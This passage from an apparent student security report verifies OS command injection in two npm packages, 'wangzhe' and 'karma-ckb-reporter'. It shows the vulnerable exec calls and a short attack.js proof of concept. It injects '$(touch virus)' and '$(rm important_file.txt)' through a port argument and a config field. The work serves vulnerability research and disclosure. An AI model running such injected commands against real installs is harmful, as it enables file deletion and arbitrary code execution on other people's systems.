os_command,"/media/data2/song/newdownload/packages/npm-testtut@0.0.52","module.exports.run","name"
os_command,"/media/data2/song/newdownload/packages/karma-ckb-reporter@0.0.3","module.exports.reporter:ckb
.1","helper,logger,config"
os_command,"/media/data2/song/newdownload/packages/cpwrap@1.0.0","module.exports.exec","command,next"
os_command,"/media/data2/song/newdownload/packages/commander-multi@2.11.0-multi.0","module.exports.__prot
o__.parse","argv"
os_command,"/media/data2/song/newdownload/packages/inline-js-default-resources@0.1.0","module.exports.RES
OURCES.3.read().then()","resolve,reject"
```

5. Verify the vulnerability manually


Package Wangzhe:

1. Install the package locally:




```
capstone@seclabssdv1:~/projs/tmp$ npm install wangzhe
npm WARN saveError ENOENT: no such file or directory, open '/home/capstone/projs/t
mp/package.json'
npm WARN enoent ENOENT: no such file or directory, open '/home/capstone/projs/tmp/
package.json'
npm WARN tmp No description
npm WARN tmp No repository field.
npm WARN tmp No README data
npm WARN tmp No license field.

+ wangzhe@1.0.0
added 1 package and audited 110 packages in 0.54s
found 3 low severity vulnerabilities
  run `npm audit fix` to fix them, or `npm audit` for details
capstone@seclabssdv1:~/projs/tmp$
```

2. Check the injection function:




```
capstone@seclabssdv1: ~/projs/tmp/node_modules/wangzhe
capstone@seclabssdv1:~/projs/tmp/node_modules/wangzhe$ grep -r "exec" ./*
./src/helper/openUrl.js:const {exec} = require('child_process')
./src/helper/openUrl.js:      exec(`open ${url}`)
./src/helper/openUrl.js:      exec(`start ${url}`)
./yarn.lock:execa@^0.7.0:
./yarn.lock:  resolved "http://registry.npm.taobao.org/execa/download/execa-0.7.0.
tgz#944becd34cc41ee32a63a9faf27ad5a65fc59777"
./yarn.lock:    execa "^0.7.0"
capstone@seclabssdv1:~/projs/tmp/node_modules/wangzhe$
```



```
capstone@seclabssdv1:~/projs/tmp/node_modules/wangzhe$ grep -r "openUr" ./*
./src/app.js:const openUrl = require('./helper/openUrl')
./src/app.js:      openUrl(addr)
capstone@seclabssdv1:~/projs/tmp/node_modules/wangzhe$
```

3. Find the vulnerable part from code:




```
const http = require('http')
const chalk = require('chalk')
const path = require('path')
const conf = require('./config/defaultConfig')
const route = require('./helper/route')
const openUrl = require('./helper/openUrl')

class Server {
  constructor(config) {
    this.conf = Object.assign({}, conf, config)
  }

  start() {
    const server = http.createServer((req, res) => {
      const filePath = path.join(this.conf.root, req.url) //拼接路径
      route(req, res, filePath, this.conf)
    })

    server.listen(this.conf.port, this.conf.hostname, () => {
      const addr = `http://${this.conf.hostname}:${this.conf.port}`
      console.info(`Server started at ${chalk.green(addr)}`)
      openUrl(addr)
    })
  }
}

module.exports = Server
~
~
"app.js" [noeol] 27L, 750C                                           24,3
```

The input "port" value has not been filtered or checked before sending to the exec function.

4. Manually do the injection test:

Touch test:


We inject the command "touch virus" as a parameter of this package. We successfully create a file whose name is "virus".



```
capstone@seclabssdv1:~/projs/tmp/node_modules/wangzhe/src$ ls
app.js  config  helper  index.js  template
capstone@seclabssdv1:~/projs/tmp/node_modules/wangzhe/src$ node index.js -p "123 $(touch virus);"
Server started at http://127.0.0.1:123 ;
^C
capstone@seclabssdv1:~/projs/tmp/node_modules/wangzhe/src$ ls
'123 ;'   app.js   config   helper   index.js   template   virus
capstone@seclabssdv1:~/projs/tmp/node_modules/wangzhe/src$ 
```

Rm test:


We inject the command "rm importantfile.txt" as a parameter of this package. We successfully delete the file whose name is "importantfile.txt".



```
capstone@seclabssdv1:~/projs/tmp/node_modules/wangzhe/src$ ls
app.js  config  helper  important_file.txt  index.js  template
capstone@seclabssdv1:~/projs/tmp/node_modules/wangzhe/src$ node index.js -p "123;$(rm important_file.txt);"
Server started at http://127.0.0.1:123;;
^C
capstone@seclabssdv1:~/projs/tmp/node_modules/wangzhe/src$
capstone@seclabssdv1:~/projs/tmp/node_modules/wangzhe/src$ ls
'123;;'   app.js   config   helper   index.js   template
capstone@seclabssdv1:~/projs/tmp/node_modules/wangzhe/src$ 
```


Package Karma-ckb-reporter:

1. Install the package locally




```
capstone@seclabssdv1:~/projs/tmp$ npm install karma-ckb-reporter
npm WARN saveError ENOENT: no such file or directory, open '/home/capstone/projs/tmp/package.json'
npm WARN enoent ENOENT: no such file or directory, open '/home/capstone/projs/tmp/package.json'
npm WARN karma-ckb-reporter@0.0.3 requires a peer of karma@>=0.9 but none is installed. You must ins
tall peer dependencies yourself.
npm WARN tmp No description
npm WARN tmp No repository field.
npm WARN tmp No README data
npm WARN tmp No license field.

+ karma-ckb-reporter@0.0.3
added 1 package from 1 contributor and audited 1 package in 0.234s
found 0 vulnerabilities

capstone@seclabssdv1:~/projs/tmp$ 
```

2. Check the injection function:



```
capstone@seclabssdv1:~/projs/tmp/node_modules/karma-ckb-reporter$ grep -r "exec" ./*
./index.js:var exec = require('child_process').exec;
./index.js:    exec("echo active > " + filePath, handle);
./index.js:        exec("echo rgb " + color + " > " + filePath, handle);
```

3. Find the vulnerable part from code:




```
function CkbReporter(helper, logger, config) {

    var DEFAULT_CONFIG = {
        device: '/dev/input/ckb1',
        running: '0000FF',
        error: 'FF0000',
        success: '00FF000'
    };

    var config = helper.merge(DEFAULT_CONFIG, config);
    var log = logger.create('reporter.ckb');

    var filePath = config.device + "/cmd";

    //Ensure the device is in software mode
    exec("echo active > " + filePath, handle);

    this.onRunStart = function() {
        setColor(config.running);
    }
```


4. Manually do the injection test

Touch test:

We inject the command "touch virus" as a parameter of this package. We successfully create a file whose name is "virus".




```
var root = require("karma-ckb-reporter");
var merge = require("merge");
var logger = require("logger");
logger.create = logger.createLogger;
reporter = root['reporter:ckb'][1];
reporter({"merge": merge}, logger, {"device":"$(touch virus); echo > ubuntu"});
~
~
~
~
"attack.js" 6L, 257C                                                  6,79          All
```




```
capstone@seclabssdv1:~/projs/tmp$ ls
attack.js  node_modules  package-lock.json  reporter.ckb  ubuntu
capstone@seclabssdv1:~/projs/tmp$ node attack.js
(node:73694) [DEP0025] DeprecationWarning: sys is deprecated. Use util instead.
capstone@seclabssdv1:~/projs/tmp$ ls
attack.js  node_modules  package-lock.json  reporter.ckb  ubuntu  virus
capstone@seclabssdv1:~/projs/tmp$
```

Rm test:

We inject the command "rm importantfile.txt" as a parameter of this package. We successfully delete the file whose name is "importantfile.txt".


capstone@seclabssdv1: ~/projs/tmp

```
var root = require("karma-ckb-reporter");
var merge = require("merge");
var logger = require("logger");
logger.create = logger.createLogger;
reporter = root['reporter:ckb'][1];
reporter({"merge": merge}, logger, {"device":"$(rm important_file.txt); echo > ubuntu"});
~
~
~
~
"attack.js" 6L, 267C                                                    6,69          All
```


capstone@seclabssdv1: ~/projs/tmp

```
capstone@seclabssdv1:~/projs/tmp$ ls
attack.js  important_file.txt  node_modules  package-lock.json  reporter.ckb  ubuntu
capstone@seclabssdv1:~/projs/tmp$ node attack.js
(node:73751) [DEP0025] DeprecationWarning: sys is deprecated. Use util instead.
capstone@seclabssdv1:~/projs/tmp$ ls
attack.js  node_modules  package-lock.json  reporter.ckb  ubuntu
capstone@seclabssdv1:~/projs/tmp$ 
```

VI. Conclusion

Conclusion will be ready with the final report.

VII. References

[1] B. Dickson, "Prototype pollution: The dangerous and underrated vulnerability impacting JavaScript applications", The Daily Swig | Cybersecurity news and views, 2021. [Online]. Available: https://portswigger.net/daily-swig/prototype-pollution-the-dangerous-and-underrated-vulnerability-impacting-javascript-applications. [Accessed: 16- Mar- 2021].

[2] JOVANOVIC, N., KRUEGEL, C. AND KIRDA, E. 2010. Static analysis for detecting taint-style vulnerabilities in web applications. *Journal of computer security* 18, 861-907. https://explore.openaire.eu/search/publication?articleId&#61;od______1093::8f63d4f384a29fc42660cd3bf29495d1

[3] SAHU, D., SAHU, D., TOMAR, D. AND TOMAR, D. 2017. Analysis of Web Application Code Vulnerabilities using Secure Coding Standards. *Arabian Journal for Science and Engineering* 42, 885-895. https://search.proquest.com/docview/1880776961.

[4] NUNES, P., MEDEIROS, I., FONSECA, J., NEVES, N., CORREIA, M. AND VIEIRA, M. 2019. An empirical study on combining diverse static analysis tools for web security vulnerabilities based on development scenarios. *Computing* 101, 161-185. https://search.proquest.com/docview/2111963396.

[5] DEEPA, G. AND THILAGAM, P.S. 2016. Securing web applications from injection and logic vulnerabilities: Approaches and challenges. *Information and software technology* 74, 160-180. http://dx.doi.org/10.1016/j.infsof.2016.02.005.

[6] ROMÁN MUÑOZ, F., ROMÁN MUÑOZ, F., GARCÍA VILLALBA, L. AND GARCÍA VILLALBA, L. 2018. An algorithm to find relationships between web vulnerabilities. *The Journal of supercomputing* 74, 1061-1089. https://search.proquest.com/docview/2008438392.

[7] ANTUNES, N., ANTUNES, N., VIEIRA, M. AND VIEIRA, M. 2017. Designing vulnerability testing tools for web services: approach, components, and tools. *International journal of information security* 16, 435-457. https://search.proquest.com/docview/1916107731.

[8] BISHT, P., HINRICHS, T., SKRUPSKY, N. AND VENKATAKRISHNAN, V.N. 2014. Automated detection of parameter tampering opportunities and vulnerabilities in web applications. *Journal of computer security* 22, 415-465.

[9] JOVANOVIC, N., KRUEGEL, C. AND KIRDA, E. 2010. Static analysis for detecting taint-style vulnerabilities in web applications. *Journal of computer security* 18, 861-907. https://explore.openaire.eu/search/publication?articleId&#61;od______1093::8f63d4f384a29fc42660cd3bf29495d1.

[10] MARIUS, P. 2009. Detection of the Security Vulnerabilities in Web Applications. *Informatica Economica* 13, 127-136. http://econpapers.repec.org/article/aesinfoec/v_3a13_3ay_3a2009_3ai_3a1_3ap_3a127-136.htm.

[11] KIM, H.Y., KIM, J.H., OH, H.K., LEE, B.J., MUN, S.W., SHIN, J.H. AND KIM, K. 2021. DAPP: automatic detection and analysis of prototype pollution vulnerability in Node.js modules. *International journal of information security*.